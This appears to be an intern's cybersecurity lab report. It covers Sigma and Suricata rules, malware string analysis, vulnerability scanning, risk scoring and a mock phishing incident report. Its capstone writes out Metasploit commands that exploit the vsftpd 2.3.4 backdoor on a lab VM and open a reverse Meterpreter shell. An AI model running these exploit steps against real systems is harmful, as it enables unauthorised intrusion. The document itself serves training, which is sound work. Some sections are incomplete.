



CyArt Tech Internship Program

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Organization: Cyart Tech

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Threat Hunting with Open-Source Tools

- **Tools:** Elastic Security, Security Onion, Sigma Rules.
- **Task:** Ingest sample logs into Elastic Security and write a Sigma rule to detect suspicious PowerShell activity.

Sigma Rule Creation

Sigma rule that detects suspicious powershell usage

```
sigmarule - Notepad
File Edit Format View Help
title: Detect PowerShell Command Execution
id: 3b8b2f2a-9f4a-4a2d-9b8a-pshcmdexec
status: experimental
description: Detects execution of PowerShell commands, including both Windows PowerShell and PowerShell Core.
author: Shiv Kumar
date: 2026/05/13
logsource:
  category: process_creation
  product: windows
detection:
  selection:|
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
  condition: selection
fields:
  - Image
  - CommandLine
  - ParentImage
  - User
falsepositives:
  - Legitimate administrative scripts
  - Software that uses PowerShell internally
level: medium
tags:
  - attack.execution
  - attack.t1059.001
```

MITRE ATT&CK Mapping:

- T1059.001 — PowerShell

Command and Scripting Interpreter: PowerShell

Other sub-techniques of Command and Scripting Interpreter (13)

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.^[1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A number of PowerShell-based offensive testing tools are available, including [Empire](#), [PowerSploit](#), [PoshC2](#), and [PSAttack](#).^[2]

PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI).^{[3][4][5]}

ID: T1059.001

Sub-technique of: [T1059](#)

① **Tactic:** [Execution](#)

① **Platforms:** Windows

Contributors: Mayuresh Dani, Qualys, Praetorian, Ross Brittain

Version: 1.5

Created: 09 March 2020

Last Modified: 12 May 2026

Version Permalink

Threat Hunting Query: Query Elastic Security for Event ID 4688 to identify PowerShell events.


cmd: powershell -Command "Write-Host Test"

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Blackhat> powershell -Command "Write-Host Test"
```

This execution triggers a process creation event (**Event ID-4688**) in Windows Security logs.



elastic Find apps, content, and more.

Security Explore Hosts Events Add integrations Data view Security solution explore

Security

Dashboards Rules Alerts Attack discovery Findings Cases Explore Timelines Intelligence Launchpad

winlog.event_id: "4688" and process.name: "powershell.exe"

☐		May 25, 2026 @ 04:29:02.0...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:23:23.9...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:14:06.8...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:14:03.0...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:10:45.8...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:09:33.7...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:00:02.3...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 04:00:58.8...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.5...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat
☐		May 25, 2026 @ 03:50:10.4...	A new proces...	62229ccd-6...	blackhat	—	Blackhat	system	filebeat

powershell.exe

Overview

Table

JSON

Highlighted fields

Field	Value
host.name	blackhat
user.name	Blackhat
process.executable	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process.name	powershell.exe
process.parent.name	powershell.exe

Malware Analysis Basics

- **Tools:** REMnux, Hybrid Analysis.
- **Task:** Analyze a benign sample in REMnux using strings, peframe.

Static Analysis: Run `strings calc.exe > output.txt` in REMnux

```
remnux@remnux:~$ sudo su
root@remnux:/home/remnux# strings calc.exe > output.txt
```

```
root@remnux:/home/remnux/Downloads# less output.txt
```

```
@.tls
.rdata
@.rsrc
```

Summary

String analysis of **calc.exe** revealed connections to the **.tls**, **.rdata**, and **.rsrc** sections within the PE structure. The **.tls** section facilitates thread-local storage, whereas **.rdata** holds read-only constants and details about imported **APIs**. Additionally, the **.rsrc** section is designated for storing application

resources, including icons, menus, and dialog boxes. These sections validate the typical layout of Windows executables and showcase the program's legitimate functionality.

peframe result

```
root@remnux:/home/remnux/Downloads# peframe output.txt

----- File Information (time: 0:00:03.637447) -----
filename      output.txt
filetype      assembler source, ASCII text, with very long lines (2821)
filesize      667226
md5           7cbe39e5436bb7425aceb111de84bfbf
sha1          d3484a2990be02cf44efb613746610dee003ee0b
sha256        d2e795a9ff7f170084977bcf39a10c01fe6e5fba819a6e81c3a14518b1f30aa2
virustotal    X-Apikey header is missing
macro         True

----- Behavior -----
Open          May open a file
Write         May write to a file
PUT           May write to a file
SaveToFile    May create a text file
run           May run an executable file or a system command
Create        May execute file or a system command through WMI
Windows       May enumerate application windows
CreateThread  May inject code into another process
VirtualAlloc  May inject code into another process
VirtualProtect May inject code into another process
xOR           May attempt to obfuscate specific str
RegCloseKey   May read or write registry keys
Vbox          May detect virtualization
System        May run an executable file or a system command on a Mac
Hex Strings   Hex-encoded str were detected, may be used to obfuscate str
```

Dynamic Analysis: Submit calc.exe to Hybrid Analysis and compare behavior reports with REMnux findings.

Analysis Environments

Name

calc.exe

Size

7.7MiB

Type

compressed

innosetup

MIME

application/vnd.microsoft.portable-executable

SHA256

d1c14a19ab0cd4_b0aa1b9ae2ba3

Available:

☒

Windows 10 64 bit

☐

Windows 11 64 bit

☐

Windows 7 32 bit

☐

Windows 7 32 bit (HWP Support)

☐

Windows 7 64 bit

☐

Linux (Ubuntu 24.04, 64 bit)

☐

macOS Tahoe (ARM64)

☐

Android Static Analysis

☐

Quick Scan

HYBRID ANALYSIS

Sandbox

Quick Scans

File Collections

Resources

Request Info

Analysis Overview

Submission name: Calculator.exe

Size: 7.7MiB

Type:

peexe

executable

Mime: application/x-dosexec

SHA256: d1c14a19ab0cd446a1e4b8ec1c6bfcedc435a9797ed76d9f0d0b0aa1b9ae2ba3

Submitted At: 2025-02-15 06:47:30 (UTC)

Last Anti-Virus Scan: 2025-02-15 06:48:00 (UTC)

Last Sandbox Report: 2025-02-15 06:47:30 (UTC)

malicious

Threat Score: 85/100

AV Detection: Marked as clean

X Post

Link

E-Mail

0



Community Score

0

Build a Vulnerability Management Pipeline

- **Tools:** OpenVAS, DefectDojo.
- **Task:** Scan a Metasploitable VM with OpenVAS and import results into DefectDojo.

Vulnerability Scan: Run OpenVAS on Metasploitable2



Prioritize Vulnerabilities

Anonymous FTP Login Reporting	Sat, May 16, 2026 7:59 AM Coordinated Universal Time	Sat, May 16, 2026 7:59 AM Coordinated Universal Time	6.4 (Medium)	80 %	1	1
VNC Brute Force Login	Sat, May 16, 2026 8:04 AM Coordinated Universal Time	Sat, May 16, 2026 8:04 AM Coordinated Universal Time	9.0 (critical)	95 %	1	1

Export results

Import into DefectDojo

Prioritize Vulnerabilities

Remediation Plan:

Incident Response Simulation

- **Tools:** Velociraptor, MITRE Caldera.
- **Task:** Simulate a phishing attack with Caldera and collect artifacts with Velociraptor.

Phishing Simulation: Deploy a mock phishing payload with Caldera on a Windows VM. Document the attack path in a 100-word summary.

Artifact Collection: Use Velociraptor to collect process and network artifacts (SELECT * FROM processes; SELECT * FROM netstat;). Save to CSV and analyze for IOCs.

Network Defense with Open-Source Tools

- **Tools:** Suricata, Elastic SIEM, CrowdSec.
- **Task:** Configure Suricata to block malicious IPs and map alerts to MITRE ATT&CK.

Attacker Ip: 192.168.0.111

Target Ip: 192.168.187.128

Open the local rules file

cmd: sudo nano /etc/suricata/rules/local.rules

```
(root@cracken)-[/home/cracken]
# sudo nano /etc/suricata/rules/local.rules
```

Add rule

drop icmp 192.168.0.111 any -> any any (msg:"Block Ping From Malicious IP"; sid:1000001; rev:1;)

```
GNU nano 9.0 /etc/suricata/rules/local.rules
drop icmp 192.168.0.111 any -> any any (msg:"Block Ping From Malicious IP"; sid:1000001; rev:1;)
```

Verify Rule File is Loaded

cmd: sudo nano /etc/suricata/suricata.yaml

```
(root@cracken)-[/home/cracken]
# sudo nano /etc/suricata/suricata.yaml
```

Enable IPS Mode with NFQUEUE

Add iptables rule

cmd: sudo iptables -I INPUT -j NFQUEUE --queue-num 0

```
(root@cracken)-[/home/cracken]
# sudo iptables -I INPUT -j NFQUEUE --queue-num 0
```

Start Suricata in IPS mode

cmd: sudo suricata -q 0 -c /etc/suricata/suricata.yaml -D

```
(root@cracken)-[/home/cracken]
# sudo suricata -q 0 -c /etc/suricata/suricata.yaml -D
i: suricata: This is Suricata version 8.0.4 RELEASE running in SYSTEM mode
```

Restart Suricata

cmd: sudo systemctl restart suricata

```
(root@cracken)-[/home/cracken]
# sudo systemctl restart suricata
```

Test Pinging From attacker VM

cmd: ping 192.168.187.128

```
Pinging 192.168.187.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.187.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Map Suricata alert to **MITRE ATT&CK** technique

Network Service Discovery

Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Common methods to acquire this information include port, vulnerability, and/or wordlist scans using tools that are brought onto a system.^[1]

Within cloud environments, adversaries may attempt to discover services running on other cloud hosts. Additionally, if the cloud environment is connected to a on-premises environment, adversaries may be able to identify services running on non-cloud systems as well.

Within macOS environments, adversaries may use the native Bonjour application to discover services running on other macOS hosts within a network. The Bonjour mDNSResponder daemon automatically registers and advertises a host's registered services on the network. For example, adversaries can use a mDNS query (such as `dns-sd -B _ssh._tcp .`) to find other systems broadcasting the ssh service.^{[2][3]}

ID: T1046

Sub-techniques: No sub-techniques

① **Tactic:** [Discovery](#)

① **Platforms:** Containers, IaaS, Linux, Network Devices, Windows, macOS

Contributors: Aaron Sullivan aka ZerkerEOD; Praetorian

Version: 3.2

Created: 31 May 2017

Last Modified: 12 May 2026

[Version](#) [Permalink](#)

Risk Assessment Practice

- **Tool:** Google Sheets
- **Task:** Calculate ALE for a mock scenario.

ALE Calculation: Calculate ALE for a ransomware scenario (SLE = \$10,000, ARO = 0.2) in Google Sheets. Document: $ALE = SLE \times ARO$.

A	B	C	D	E	F	G
ALE (Annualized Loss Expectancy) Calculation						
Formula:	ALE=SLE×ARO					
SLE (Single Loss Expectancy) = \$10,000						
ARO (Annualized Rate of Occurrence) = 0.2						
ALE=10000×0.2=2000						
Result						
ALE = \$2,000 per yea						
This means the organization can expect an estimated annual loss of \$2,000 from ransomware incidents.						

ALE= \$2,000 per year

Cell	Value
A1	SLE
B1	10000
A2	ARO
B2	0.2
A3	ALE
B3	B1*B2

Risk Matrix: Create a 5x5 risk matrix

Likelihood ↓ / Impact →	1 Very Low	2 Low	3 Medium	4 High	5 Critical
5 Very Likely	Medium	High	High	Critical	Critical
4 Likely	Medium	Medium	High	High	Critical
3 Possible	Low	Medium	Medium	High	High
2 Unlikely	Low	Low	Medium	Medium	High
1 Rare	Low	Low	Low	Medium	Medium

Score the Ransomware Scenario

Likelihood: 4 (Likely)

Impact: 5 (Critical)

Risk Score

$4 \times 5 = 20$

Risk Level

Create an Incident Response Report

- **Task:** Document an incident using SANS templates.

Report Draft: Write a report for a simulated phishing incident, including Executive Summary, Timeline, and Mitigation Steps.

Incident Response Report – Simulated Phishing Incident

Summary

On May 18, 2026, the organization carried out a simulated phishing exercise aimed at evaluating employee awareness and incident response protocols. An email, masquerading as a request from the IT support department, was sent to employees asking for password verification.

One employee inadvertently clicked on the malicious link and submitted their credentials on a fake phishing website. Fortunately, the security monitoring system identified suspicious login activity and triggered an alert. The incident response team swiftly acted to contain the situation by resetting the credentials for the affected account and blocking the phishing domain.

Thanks to the controlled nature of this security awareness exercise, no actual systems or sensitive data were compromised.

Incident Information

- **Incident Type:** Simulated Phishing Attack
- **Severity Level:** Medium
- **Date Detected:** May 18, 2026
- **Affected Asset:** Employee email account
- **Attack Vector:** Phishing email with malicious link

Timeline of Events

Time	Event
09:00 AM	Simulated phishing email sent to employees
09:12 AM	Employee opened phishing email
09:15 AM	User clicked malicious link
09:17 AM	Credentials entered on phishing webpage
09:20 AM	SIEM generated suspicious activity alert
09:30 AM	Security team began investigation
09:45 AM	Password reset and account secured
10:00 AM	Phishing domain blocked
11:00 AM	Incident closed after verification

Detection and Analysis

The incident was detected through security monitoring alerts triggered by unusual login behavior following credential submission. Analysis confirmed that the phishing website was part of a controlled simulation environment.

Observed Indicators:

- Unusual email sender address
- Counterfeit login webpage
- Activity related to credential submission
- Security alerts from monitoring tools

Mitigation Steps


- Reset password for affected user account.
- Blocked phishing URL and sender email address.
- Reviewed email gateway logs for similar phishing attempts.
- Performed endpoint security scan on affected system.
- Enabled and verified Multi-Factor Authentication (MFA).
- Conducted phishing awareness training for employees.

Recovery Actions

- Restored secure access to affected account.
- Verified no unauthorized access occurred.

- Monitored systems for additional suspicious activity.
- Updated email filtering and detection rules.

Flowchart Creation: Diagram of the incident response process



Capstone Project: Full Incident Response Cycle

- **Tools:** Metasploit, Wazuh, CrowdSec, Google Docs.
- **Tasks:** Simulate an attack, detect, contain, and report.

Attack Simulation: Exploit a Metasploitable2 vulnerability with Metasploit

Attacker Ip: 192.168.187.130 (Parrot Os)

Target Ip: 192.168.187.129 (Metasploitable2)

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:d5:e3
          inet addr:192.168.187.129  Bcast:192.168.187.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:d5e3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:90 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7245 (7.0 KB)  TX bytes:7398 (7.2 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16384  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29889 (29.1 KB)  TX bytes:29889 (29.1 KB)

msfadmin@metasploitable:~$ _
  
```

cmd : msfconsole

```
[root@parrot]-[/home/cracken]
#msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.
```

cmd: search vsftpd

```
[msf](Jobs:0 Agents:0) >> search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -             -      -  -  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes    VSFTPD 2.3.4 Backdoor Command Execution
```

cmd: use 1

```
[msf](Jobs:0 Agents:0) >> use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
```

cmd: set RHOSTS 192.168.187.129

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.187.129
RHOSTS => 192.168.187.129
```

cmd: set LPORT 192.168.187.130

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set LHOST 192.168.187.130
LHOST => 192.168.187.130
```

cmd: run

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*] Started reverse TCP handler on 192.168.187.130:4444
[+] 192.168.187.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.187.130:4444 -> 192.168.187.129:58227) at 2026-05-18 15:38:22 +0530
```

Detection: Configure Wazuh to alert on the attack. Document:

Containment: Block the attacker's IP with CrowdSec and verify with a ping test.

Reporting